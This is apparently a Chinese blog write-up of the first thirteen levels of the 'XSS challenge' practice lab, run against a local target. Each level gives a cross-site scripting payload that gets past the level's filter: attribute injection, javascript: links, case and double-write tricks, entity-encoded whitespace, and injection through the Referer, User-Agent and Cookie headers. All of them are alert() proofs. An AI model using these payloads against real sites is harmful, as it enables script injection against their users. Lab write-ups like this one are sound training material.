Xss挑战之旅-WriteUp(前13关)

原创

Hey_Qiao 于 2020-11-03 23:09:53 发布 127 收藏
文章标签： xss javascript

本文链接：https://blog.csdn.net/m0_46394638/article/details/109477963

Xss挑战之旅-WriteUp(前13关)

作为荒废已久的小菜鸡恰巧这几天比较有时间，想重新整理一下XSS的笔记，于是找到搭建的xss实验靶场，重新练练手。顺手写下自己的一个解题思路，当做笔记总结。WriteUp如有错误或有更好的办法，还请大佬指教！

另附XSS挑战之旅靶场源码下载链接：https://pan.baidu.com/s/1Lw-jGb5TMddPWY8lFAn8yw 提取码：rtrg

测试字符：<'"{()}>

第一关

上测试字符，查看源码。看一下字符过滤情况，发现单引号和双引号被 / 转义,但是<>没有被过滤，直接上构造payload

```
http://127.0.0.1/xssgame/level1.php?name=<'"{()}>
```

Post data Referrer 0xHEX %URL

欢迎来到level1

欢迎用户<\'\"{()}>


```
<h1 align=center>欢迎来到level1</h1>
<h2 align=center>欢迎用户<\'\"{()}></h2><center>
<h3 align=center>payload的长度:10</h3></body>
</html>
```

payload：<script>alert(1)</script>

第二关

同样查看字符过滤情况

```
body>
h1 align=center>欢迎来到level2</h1>
h2 align=center>没有找到和&lt;\'\&quot;{()}&gt;相关的结果.</h2><center>
form action=level2.php method=GET>
input name=keyword  value="<\'\"{()}>">
input type=submit name=submit value="搜索"/>
/form>
```

发现在h2标题处的字符应该是经过htmlspecialchars()函数处理，但是input标签可利用，并且字符过滤情况同第一关。只是闭合情况不同

payload：" onclick=alert(1) "

```
<form action=level2.php method=GET>
<input name=keyword  value="\" onclick=alert(1) \"">
<input type=submit name=submit value="搜索" />
</form>
```

第三关

字符过滤情况如下

```
<form action=level3.php method=GET>
<input name=keyword  value='&lt;\'\&quot;{()}&gt;'>
<input type=submit name=submit value=搜索 />
</form>
```

判断此处同样使用htmlspecialchars()函数对数据进行处理，但是htmlspecialchars默认不对单引号进行编码，虽然单引号前有转义符，但同样可以用来闭合value的引号

payload：' onclick=alert(123) '

```
<form action=level3.php method=GET>
<input name=keyword  value='\' onclick=alert(123) \''>
<input type=submit name=submit value=搜索 />
</form>
```

第四关

```
<form action=level4.php method=GET>
<input name=keyword  value="\'\"{()}">
<input type=submit name=submit value=搜索 />
</form>
```

第四关input框形式与第三关差不多，但不同的是过滤规则更不严谨，使用双引号便可闭合value字段

payload：" onclick=alert(123) "

第五关

```
<form action=level5.php method=GET>
<input name=keyword  value="<\'\"{()}>">
<input type=submit name=submit value=搜索 />
</form>
```

第五关的过滤情况与第四关一样，但是上第四关payload的时候发现，onclick这个关键字被过滤；o_nclick

```
<form action=level5.php method=GET>
<input name=keyword  value="\" o_nclick=alert(123) \"">
<input type=submit name=submit value=搜索 />
</form>
```

尝试其他利用方法发现没有对javascript进行过滤，上payload

payload："><a href=javascript:alert(123)> "

```
<form action=level5.php method=GET>
<input name=keyword  value="1\"><a href=javascript:alert(123)> \"">
<input type=submit name=submit value=搜索 />
</form>
```

第六关

通过测试第六关在第五关基础上，增加对href、src、script、data进行过滤

尝试大小写关键字进行绕过

payload：" ><ScRiPt>alert(123)</script> "

第七关

第七关在第六关的基础上，将输入的字符都变成小写，并用删除的方式对script进行过滤


```
<form action=level7.php method=GET>
<input name=keyword  value="()">
<input type=submit name=submit value=搜索 />
</form>
```

可以使用双写script的方式进行绕过

payload：" ><scrscriptipt>alert(123)</scscriptript> "

第八关

第八关的xss语句在一个A的href属性中，可以立马联想到使用javasript:alert().但是经过测试发现此关将script进行转义scr_ipt

，并且启用大写转换小写的函数strtolower()

```
R><a href="javascr_ipt:alert(123) ">友情链接</a></center
load的长度:23</h3></body>
```

这里可以使用HTML实体编码的空白符**	**进行绕过

payload：javascr	ipt:alert(123)

第九关

第九关在第八关的过滤基础上，要求输入的字符需要带有http://不然将无法被输出到A标签的href属性中

```
<form action=level9.php method=GET>
<input name=keyword  value="javascr&amp;#x09;ipt:alert(123)">
<input type=submit name=submit value=添加友情链接 />
</form>
</center><center><BR><a href="您的链接不合法？有没有！">友情链接</a>
<h3 align=center>payload的长度:27</h3></body>
```

```
</form>
</center><center><BR><a href="http://www.test.com">友情链接</a>
<h3 align=center>payload的长度:19</h3></body>
</html>
```

利用此特性构造payload如下

payload：javascr	ipt:alert(&#34http://&#34)

因为此关同样对引号进行转义，所以alert函数中的引号使用编码&#34代替

第十关

第十关在测试字符可用字符后发现，在h2标签中对字符进行一个htmlspecialchars函数过滤。在尝试多次后发现，该关存在三个隐藏的input标签，并对其进行测试

```
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
</form>
```

测试语句：http://127.0.0.1/xssgame/level10.php?keyword=1&t_link=2&t_history=3&t_sort=4

```
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="4" type="hidden">
</form>
```

并发现此字段对关键字过滤不严谨，直接上payload

payload=http://127.0.0.1/xssgame/level10.php?keyword=1&t_sort=" onclick=alert(123) "

```
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="\" onclick=alert(123) \"" type="hidden">
</form>
```

但是此时的input的还是隐藏控件，这时可以直接手动修改该标签的type值，手动触发


```
<center>
    <form  id="search">
        <input  name="t_link"  value=""  type="hidden">
        <input  name="t_history"  value=""  type="hidden">
        <input  name="t_sort"  value="\"  onclick="alert(123)"  \""=""
          type="button">
```

第十一关

有了第十关的思路，看一下第十一关的源码，发现出现增加了一个t_ref，并且该标签的value值为第十关的url；由此可以想到这个t_ref值应该是从http头部中的Referer字段获取而来

```
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
<input name="t_ref"  value="http://127.0.0.1/xssgame/level10.php?keyword=1&t_sort=%22%20on
</form>
```


使用burp进行一个抓包利用，具体payload如下



第十二关

第十二关与第十一关一样，只是获取的头部字段不同，通过查看源码发现，此关从User-Agent头部获取内容

```
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
<input name="t_ua"  value="Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
</form>
```



第十三关

第十三关同上两关，但获取的头部字段为Cookie中的user值

```
GET /xssgame/level13.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: user=" onclick=alert(123) "
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Tue, 03 Nov 2020 15:09:22 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
X-Powered-By: PHP/5.2.17
Set-Cookie: user=call+me+maybe%3F; expires=Tue, 03-Nov-2020 16:09:22
GMT
Content-Length: 732
Connection: close
Content-Type: text/html

<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错; "
 window.location.href="level14.php";
}
</script>
<title>欢迎来到level13</title>
</head>
<body>
<h1 align=center>欢迎来到level13</h1>
<h2 align=center>没有找到和相关的结果<center>
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
<input name="t_cook"  value="\" onclick=alert(123) \"" type="hidden">
</form>
</center><center><img src=level13.png></center>
<h3 align=center>payload的长度:70</h3></body>
</html>
```